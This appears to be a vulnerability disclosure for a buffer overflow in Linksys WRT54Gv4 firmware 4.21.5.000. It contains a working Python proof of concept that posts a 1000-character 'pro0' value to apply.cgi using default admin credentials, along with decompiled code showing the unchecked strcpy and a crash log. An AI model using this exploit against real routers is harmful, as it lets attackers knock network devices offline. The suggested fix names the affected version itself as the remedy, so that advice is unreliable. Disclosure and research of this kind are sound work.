CVE Report - Buffer Overflow Vulnerability in FW_WRT54Gv4_4.21.5.000_20120220 Routers

Vulnerability Title

Buffer Overflow Vulnerability in FW_WRT54Gv4_4.21.5.000_20120220 Router.

Vulnerability Description

Linksys FW_WRT54Gv4 devices have a Buffer Overflow vulnerability in the validate_forward_proto function,which allows remote attackers to cause web server crash via parameter pro0 passed to the binary through a POST request.

POC

```
import requests

url = f"http://{ip}/apply.cgi"

headers = {
    "Host": ip,
    "Content-Length": "146",
    "Cache-Control": "max-age=0",
    "Authorization": "Basic YWRtaW46YWRtaW4=",
    "Accept-Language": "zh-CN",
    "Upgrade-Insecure-Requests": "1",
    "Origin": f"http://{ip}",
    "Content-Type": "application/x-www-form-urlencoded",
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57
Safari/537.36",
    "Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.7",
    "Accept-Encoding": "gzip, deflate, br",
    "Connection": "keep-alive"
}
```


```
data = {
    "action":"Apply",
    "pro0": "a"*1000,
    "forward_port":'1'
}

response = requests.post(url, headers=headers, data=data)

print("Status Code:", response.status_code)
print("Response Content:", response.text)
```


Cause Analysis

The get_cgi function accepts external data. The user affects v8 by setting the pro0 value. After strcat splicing, it enters v51 cause crash.



```
v8 = get_cgi(v74)
v9 = (const char *)get_cgi(v75);
if ( !v9 )
  v9 = "off";
if ( !*v5 && !*v6 && !*v7 )
  goto LABEL_17;
if ( !strcmp(v7, "0") )
  goto LABEL_17;
if ( !*v7 )
  goto LABEL_17;
v11 = atoi(v7);
v12 = nvram_get("lan_ipaddr");
if ( v11 == get_single_ip(v12, 3) )
  goto LABEL_17;
if ( (!strcmp(v5, "0") || !*v5) && (!strcmp(v6, "0") || !*v6) && (!strcmp(v7, "0") |
  goto LABEL_17;
if ( *cgi )
{
  if ( !valid_name(a1, cgi, v55) )
    goto LABEL_37;
  filter_name(cgi, &v49, 200, 0);
}
if ( !*v5 )
  v5 = v6;
if ( !*v6 )
  v6 = v5;
v13 = atoi(v5);
v14 = atoi(v6) >= v13;
v15 = v5;
if ( !v14 )
{
  v5 = v6;
  v6 = v15;
}
if ( valid_range(a1, v5, v55 + 6) && valid_range(a1, v6, v55 + 12) )
{
  if ( v8 )
  {
    strcpy(v51, v8);
```

Attack effect



```
# /usr/sbin/httpd
#
Barry StartContinueTx,value=(null)

Barry StopContinueTx,value=(null)

Barry WL_atten_bb,value=(null)

Barry WL_tssi_enable,value=(null)

Barry ChangeANT,value=(null)

Barry StartEPI,value=(null)
#
```

Suggested Fix

It is recommended to update to the version FW_WRT54Gv4_4.21.5 of router to fix this vulnerability.